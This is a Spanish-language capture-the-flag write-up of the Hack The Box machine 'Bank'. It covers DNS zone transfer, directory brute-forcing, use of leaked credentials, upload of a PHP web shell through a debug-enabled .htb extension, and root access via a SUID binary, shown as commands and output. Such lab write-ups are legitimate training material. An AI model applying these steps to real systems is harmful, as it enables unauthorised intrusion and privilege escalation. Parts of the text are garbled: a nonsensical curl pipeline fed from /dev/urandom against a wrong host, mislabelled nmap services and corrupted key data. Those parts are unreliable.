
	Hack The Box - Bank	
	Sistema Operativo:	Linux
	Dificultad:	Easy
	Release:	16/06/2017
	Técnicas utilizadas	
	<ul style="list-style-type: none"> ● Identifying vulnerable services ● Exploiting SUID files 	

En este write-up, se detalla el proceso de resolución de la máquina "Bank" de Hack The Box. La resolución de este reto implicó realizar un ataque de transferencia de zona DNS, seguido de la identificación de directorios ocultos mediante técnicas de fuerza bruta. Posteriormente, se descubrieron credenciales válidas que permitieron el acceso a la aplicación web, donde se aprovechó una vulnerabilidad en la funcionalidad de carga de archivos para ejecutar código remoto. Finalmente, se llevó a cabo una escalada de privilegios mediante la explotación de archivos con el bit SUID activado, culminando en el acceso al sistema como usuario root.



Enumeración

La dirección IP de la máquina víctima es 10.129.251.182. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali)~/Descargas
$ ping -c 5 10.129.251.182 -R
PING 10.129.251.182 (10.129.251.182) 56(124) bytes of data.
64 bytes from 10.129.251.182: icmp_seq=1 ttl=63 time=51.9 ms
RR: 10.10.16.25
    10.129.0.1
    10.129.251.182
    10.129.251.182
    10.10.16.1
    10.10.16.25

64 bytes from 10.129.251.182: icmp_seq=2 ttl=63 time=53.0 ms (same route)
64 bytes from 10.129.251.182: icmp_seq=3 ttl=63 time=53.1 ms (same route)
64 bytes from 10.129.251.182: icmp_seq=4 ttl=63 time=53.4 ms (same route)
64 bytes from 10.129.251.182: icmp_seq=5 ttl=63 time=52.7 ms (same route)

--- 10.129.251.182 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 51.945/52.826/53.427/0.498 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.251.182 -oN scanner_bank** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(root@kali)~/home/administrador/Descargas
$ cat nmap/scanner_bank
# Nmap 7.94SVN scan initiated Sun Aug 4 18:15:14 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_bank 10.129.251.182
Increasing send delay for 10.129.251.182 from 0 to 5 due to 2437 out of 8121 dropped probes since last increase.
Warning: Hit PCRE ERROR_MATCHLIMIT when probing for service http with the regex '^HTTP/1.1 d\d\d(?:[^\r\n]*\r\n)?(?:.*\r\nServer: Virata-EmWeb
LaserJet ([w..-])?&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&~
HgrZ2cLgKTIuneGS8lXjC66NMouKJcMhPwRKYC0A86LmHES60uPsQwAjr1AtUzn97QjYu1d6WPfhTdsRYBuCotgKh2SBkzV1Bcz77Tnp56JA==
Nmap scan report for 10.129.251.182
Host is up, received user-set (0.088s latency).
Scanned at 2024-08-04 18:15:14 CEST for 31s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 08:ee:d0:30:d5:45:e4:59:db:4d:54:a8:dc:5c:ef:15 (DSA)
|_ ssh-dss AAAAB3NzaC1kc3MAAACBAMj+YATka9wvs0FTz8iNWS6uCiLqSFhm8YoAorFpozVgKcKUIaE37biybFTw/qzS9pbSsaYA+3LyUyvh3BSPGET1BgQW/H29MuXjkznVz60JqL4GqaJzYSL
AIBIBahLmVd3Tz+o+60z39g4Um1e8d3DETINWk3myRvPw8hcnRwAFe1+14h3RX4fr+LkXoR/tYrI138Pjyil+YtQwhZnJ7j8lqnKRUYibtnUc44kP9FhUqeACBNjj4qwG9GyQSWm/Q5Cbookgaag
HgrZ2cLgKTIuneGS8lXjC66NMouKJcMhPwRKYC0A86LmHES60uPsQwAjr1AtUzn97QjYu1d6WPfhTdsRYBuCotgKh2SBkzV1Bcz77Tnp56JA==
|_ 2048 b8:e0:15:48:2d:0d:f0:f1:73:33:b7:81:64:08:4a:91 (RSA)
|_ ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDc0rofjHtpSlqkdjnkE1YcbUrmHOQ4a6PcxqsR3updDGBWu/RK7AGWRSjPn13uil/nl44XF/fKULy7FoXXskByLCHP8F52yJApQMvI9n81ERd
WpQDv+RWtbc2Wuc/FTEGS0t1LBTbKcLwEehBG+Ym8o8iKTd+zfvudu7v1g3W2Aa3zLUtcePRKLK3Q2D7k+5aJnWrekiARQm3NmMkv1NuDLw3amVBCv6DRJPBqEgSegMGsgnqR8CKHO9/
|_ 256 a0:4c:94:d1:7b:6e:a8:fd:07:fe:11:eb:88:d5:16:65 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHdHAyNTYAAAIbmlzdHdHAyNTYAAABBBBDH30xnPq1XEub/UFQ2KoHxH9LFKMNMkt60xYF30rEp1Y5XQdQ0QeLXwm6tIqWtb0rWda/ivDgmIE
|_ 256 2d:79:44:30:c8:bb:5e:8f:07:cf:5b:72:ef:a1:6d:67 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZD1INTE5AAAAIA8MYjFyo+40wYGTzeuyNd998y6c0x56mIuciimlcVKh
53/tcp    open  ssh      syn-ack ttl 63 ISC BIND 9.9.5-3ubuntu0.14 (Ubuntu Linux)
|_ dns-nsid:
|_ bind.version: 9.9.5-3ubuntu0.14-Ubuntu
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug 4 18:15:45 2024 -- 1 IP address (1 host up) scanned in 30.96 seconds
```

Enumeración del puerto 53 (DNS)

Dado que el puerto 53 (DNS) estaba abierto, intenté realizar un ataque de transferencia de zona para identificar posibles subdominios.

Una transferencia de zona es un proceso mediante el cual un servidor DNS transfiere una copia completa de su base de datos de zona a otro servidor DNS. Este proceso permite que los servidores secundarios mantengan una copia actualizada de la información DNS, asegurando que las consultas DNS puedan ser respondidas incluso si el servidor primario no está disponible. Existen dos tipos de transferencia de zona: completa (AXFR) e incremental (IXFR).

Un ataque de transferencia de zona ocurre cuando un atacante aprovecha este proceso para obtener información sensible de un servidor DNS. Este tipo de ataque se basa en la explotación del mecanismo de transferencia de zona, diseñado para replicar la información de la zona DNS entre servidores autorizados. El atacante comienza realizando una consulta DNS utilizando herramientas como dig, que permite interactuar con el servidor DNS y solicitar información específica. Para llevar a cabo el ataque, el atacante utiliza el parámetro AXFR, que es el comando estándar para solicitar una transferencia de zona completa.

```
(administrador@kali)~[~/Descargas]
$ dig @10.129.251.182 bank.htb axfr


; <<>> DiG 9.20.0-Debian <<>> @10.129.251.182 bank.htb axfr
; (1 server found)
;; global options: +cmd
bank.htb.      604800 IN      SOA      bank.htb. chris.bank.htb. 6 604800 86400 2419200 604800
bank.htb.      604800 IN      NS       ns.bank.htb.
bank.htb.      604800 IN      A        10.129.29.200
ns.bank.htb.   604800 IN      A        10.129.29.200
www.bank.htb.  604800 IN      CNAME    bank.htb.
bank.htb.      604800 IN      SOA      bank.htb. chris.bank.htb. 6 604800 86400 2419200 604800
;; Query time: 56 msec
;; SERVER: 10.129.251.182#53(10.129.251.182) (TCP)
;; WHEN: Sun Aug 04 18:25:07 CEST 2024
;; XFR size: 6 records (messages 1, bytes 171)
```

Considerando esta información, procedí a actualizar el archivo /etc/hosts para incluir la nueva entrada. Este proceso se conoce como **virtual hosting**, una técnica que permite a un servidor web alojar múltiples sitios web en la misma máquina física. Esto se logra mediante la asignación de nombres de dominio o direcciones IP específicas a cada sitio web, lo que permite al servidor identificar y enrutar las solicitudes de manera adecuada.

```
Abrir  hosts  Guardar
/etc/hosts
1 127.0.0.1    localhost
2 127.0.1.1    kali
3 10.129.251.182 bank.htb chris.bank.htb ns.bank.htb
4 # The following lines are desirable for IPv6 capable hosts
5 ::1         localhost ip6-localhost ip6-loopback
6 ff02::1     ip6-allnodes
7 ff02::2     ip6-allrouters
```


Enumeración del puerto 80 (HTTP)

Al acceder a la página web disponible en el servidor, encontré una pantalla de inicio de sesión, pero no tenía las credenciales necesarias para acceder a la aplicación:



Con el objetivo de obtener más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones txt, html y php.

```
(root@kali) ~/home/administrador/Descargas
# gobuster dir -u http://bank.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,txt,html --random-agent -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://bank.htb/
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1 ; x64; en-US; rv:1.9.1b2pre) Gecko/20081026 Firefox/3.1b2pre
[+] Extensions: php,txt,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.php (Status: 302) [Size: 7322] [--> login.php]
/login.php (Status: 200) [Size: 1974]
/uploads (Status: 301) [Size: 305] [--> http://bank.htb/uploads/]
/assets (Status: 301) [Size: 304] [--> http://bank.htb/assets/]
/logout.php (Status: 302) [Size: 0] [--> index.php]
/inc (Status: 301) [Size: 301] [--> http://bank.htb/inc/]
/support.php (Status: 302) [Size: 3291] [--> login.php]
/balance-transfer (Status: 301) [Size: 314] [--> http://bank.htb/balance-transfer/]
Progress: 882240 / 882244 (100.00%)
=====
Finished
=====
```

El directory listing es una característica de los servidores web que permite la visualización de una lista de archivos y subdirectorios contenidos en un directorio específico del servidor. Esta funcionalidad se activa cuando no existe un archivo de índice predeterminado en el directorio solicitado. El directory listing puede ser una herramienta útil para administradores de sistemas, ya que permite verificar la estructura de archivos y directorios en el servidor. Sin embargo, también puede representar un riesgo de seguridad si no se configura adecuadamente, ya que puede exponer información sensible a usuarios no autorizados.

Por tanto, es recomendable desactivar el directory listing en la configuración del servidor web. Por ejemplo, en servidores Apache, se puede desactivar añadiendo Options -Indexes en el archivo .htaccess. En servidores Nginx, se puede lograr añadiendo autoindex off; en la configuración del servidor.

En este caso, fue posible listar los archivos disponibles en el directorio encontrado anteriormente con gobuster.

La extensión .acc se utiliza principalmente para archivos de datos de cuentas gráficas. Estos archivos son generados por el software Graphic Accounts de FKJ Software y contienen información financiera introducida por el usuario. Los archivos .acc permiten a los usuarios gestionar y planificar presupuestos personales, almacenando datos asociados a varias cuentas bancarias.

Index of /balance-transfer

Name	Last modified	Description
Parent Directory	-	
0a0b2b566c723fce6c5dc9544d426688.acc	2017-06-15 09:50	583
0a0bc61850b221f20d9f356913fe0fe7.acc	2017-06-15 09:50	585
0a2f19f03367b83c54549e81edc2dd06.acc	2017-06-15 09:50	584
0a629f4d2a830c2ca6a744f6bab23707.acc	2017-06-15 09:50	584
0a9014d0cc1912d4bd93264466fd1fad.acc	2017-06-15 09:50	584
0ab1b48c05d1dbc484238cfb9e9267de.acc	2017-06-15 09:50	585
0abe2e8e5fa6e58cd9ce13037ff0e29b.acc	2017-06-15 09:50	583
0b6ad026ef67069a09e383501f47bfec.acc	2017-06-15 09:50	585
0b59b6f62b0bf2fb3c5a21ca83b79d0f.acc	2017-06-15 09:50	584
0b45913c924082d2c88a804a643a29c8.acc	2017-06-15 09:50	584
0be866bee5b0b4cff0e5beaaa5605b2e.acc	2017-06-15 09:50	584
0c04ca2346c45c28eceddb1cf62de4b.acc	2017-06-15 09:50	585

Curiosamente, al ordenar los datos encontrados anteriormente, de menor a mayor, encontré uno con un tamaño diferente al resto. Este archivo podría contener información útil.

```

[~#administrator@kali:~]$ cat /dev/urandom | fold -w 4096 | xxd -p | base64 | curl -s -X GET http://bank.hk/balance-transfer/ | grep -oP '(?<href=).*(?=)|(?<align=right>)|[0-9]*(?= </td>)' | awk 'NR>5' | paste - - | sort -k2 -n | head -20
685762f0e9d3d17cd4ffeca2c4df58b533230. acc 257
0967f588d1917d7ffca297cc7dac22c52. acc 582
941e55bed0cb8052e7015e7133a5b9c7. acc 581
052a101eac01ccbf5120996cdc60e76d. acc 582
0d64f03e84187359907569a43c83bddc. acc 582
10805eead8596309e32a0bfe102f7b2c. acc 582
20fd9f999e0ca2cd4c65997370b51dd6. acc 582
2460a350f208571cd9d44c4e718d0b4df. acc 582
70b43ac7f0a3e285c423ee9267acab2. acc 582
780a84585b62356360a9495d9ff3a485. acc 582
ac64ccb8eeb778b614a993e7c3199e5b. acc 582
dd764f1f57fc65256254f9c0f34b11b. acc 582
f4a6fb16beb3dbb6468ecf0c959bd090. acc 582
fe9ffc658690f0452cd08ab677562da. acc 582
003e8ffc123735a4bccc7b219851d4c53. acc 583
02ab562567fcbff9a4a8b80955009. acc 583
0509c23507b67002f0e6a181e02ba10. acc 583
0a0b2b566c723fce6c5dc9544d42688. acc 583
0abe2e8e5fa6e58cd9ce13037ff0e29b. acc 583
11c1ad9b01c6654be1d995a09a9f2f3b. acc 583

```

Al acceder al archivo encontrado anteriormente, encontré una posible contraseña, así como un nombre de usuario.

```

Abrir 68576f20e9732f1b2edc4df5b8533230.acc ~/Descargas


--ERR ENCRYPT FAILED
+=====+
| HTB Bank Report |
+=====+

==UserAccount==
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: [REDACTED]
CreditCards: 5
Transactions: 39
Balance: 8842803 .


==UserAccount==

```

Estas credenciales resultaron ser válidas y pude iniciar sesión en la aplicación disponible.




Investigando esta página web, descubrí que esta aplicación permitía subir un archivo al servidor, pero no sabía si era posible ejecutar código PHP, ni si había alguna extensión que pudiera usar para dicho objetivo.



Por tanto, decidí leer el código fuente de la aplicación con el objetivo de encontrar alguna pista que me permitiera averiguar la extensión válida que podría subir al servidor. En este caso, el servidor permite ejecutar código PHP en archivos con extensión .htb.

```
90
91 <label>Message</label>
92 <textarea required placeholder="Tell us your problem" class="form-control" style="height: 170px; background-repeat: repeat; background-image: none; background-position: 0% 0%; name="me
93 <br>
94 <div style="position: relative;">
95 <!-- (DEBUG) I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
96 <a class="btn btn-primary" href="#">javascript:;</a>
97 Choose File...
98 <input type="file" required style="position: absolute; z-index: 2; top: 0; left: 0; filter: alpha(opacity=0); ms-filter: "progid:DXImageTransform.Microsoft.Alpha(Opacity=0)"; opacity:
99 </a>
100 <br>
101 <span class="label label-info" id="upload-file-info"></span>
102 <br>
103 <button name="submitadd" type="submit" class="btn btn-primary mt20" data-disable-with=""><div class="loading-ob" style="padding: 7px 21px; 6quot;"></div></button>
104 </form>
105
106
107 </div>
108
109 </section>
110
111 </div>
112
```


Teniendo en cuenta lo anterior, subí el archivo de forma exitosa usando la extensión descubierta.



Por tanto, sólo quedaba comprobar que era posible ejecutar comandos en la máquina víctima.

```
view-source:http://bank.htb/uploads/shell.htb?cmd=ip a
1 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
2   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
3   inet 127.0.0.1/8 scope host lo
4     valid_lft forever preferred_lft forever
5   inet6 ::1/128 scope host
6     valid_lft forever preferred_lft forever
7 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
8   link/ether 00:50:56:04:0d:f6 brd ff:ff:ff:ff:ff:ff
9   inet 10.129.251.182/16 brd 10.129.255.255 scope global eth0
10    valid_lft forever preferred_lft forever
11   inet6 dead:beef::250:56ff:fe94:df6/64 scope global dynamic
12     valid_lft 86393sec preferred_lft 14393sec
13   inet6 fe80::250:56ff:fe94:df6/64 scope link
14     valid_lft forever preferred_lft forever
15
```

Sabiendo que podía ejecutar comandos remotos en la máquina objetivo, decidí entablar una conexión inversa con la máquina objetivo.



Escalada de privilegios

Más tarde, comencé a buscar archivos con el bit SUID activado, ya que estos archivos pueden ejecutarse con privilegios elevados. Los archivos con el bit SUID (Set User ID) activado permiten que los usuarios ejecuten el archivo con los permisos del propietario del archivo, en lugar de con los permisos del usuario que lo ejecuta. Esto es crucial para la escalada de privilegios, ya que puede permitir a un atacante ejecutar comandos con permisos de root si el archivo SUID es propiedad del usuario root.

```
www-data@bank:/var/www/bank/uploads$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root root 112204 Jun 14 2017 /var/htb/bin/emergency
-rwsr-xr-x 1 root root 5480 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 492972 Aug 11 2016 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root messagebus 333952 Dec 7 2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 9808 Nov 24 2015 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 daemon daemon 46652 Oct 21 2013 /usr/bin/at
-rwsr-xr-x 1 root root 35916 May 17 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 45420 May 17 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 44620 May 17 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 18168 Nov 24 2015 /usr/bin/pkexec
-rwsr-xr-x 1 root root 30984 May 17 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 18136 May 8 2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 66284 May 17 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 156708 May 29 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 72860 Oct 21 2013 /usr/bin/mtr
-rwsr-xr-x 1 libuuid libuuid 17996 Nov 24 2016 /usr/sbin/uuid
-rwsr-xr-x 1 root dip 323000 Apr 21 2015 /usr/sbin/pppd
-rwsr-xr-x 1 root root 38932 May 8 2014 /bin/ping
-rwsr-xr-x 1 root root 43316 May 8 2014 /bin/ping6
-rwsr-xr-x 1 root root 35300 May 17 2017 /bin/su
-rwsr-xr-x 1 root root 30112 May 15 2015 /bin/fusermount
-rwsr-xr-x 1 root root 88752 Nov 24 2016 /bin/mount
-rwsr-xr-x 1 root root 67704 Nov 24 2016 /bin/umount
www-data@bank:/var/www/bank/uploads$
```

Finalmente, accedí al sistema como usuario root.

```
www-data@bank:/var/www/bank/uploads$ /var/htb/bin/emergency
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# cat /root/root.txt
#
```

Bibliografía

<https://www.reviversoft.com/es/file-extensions/acc>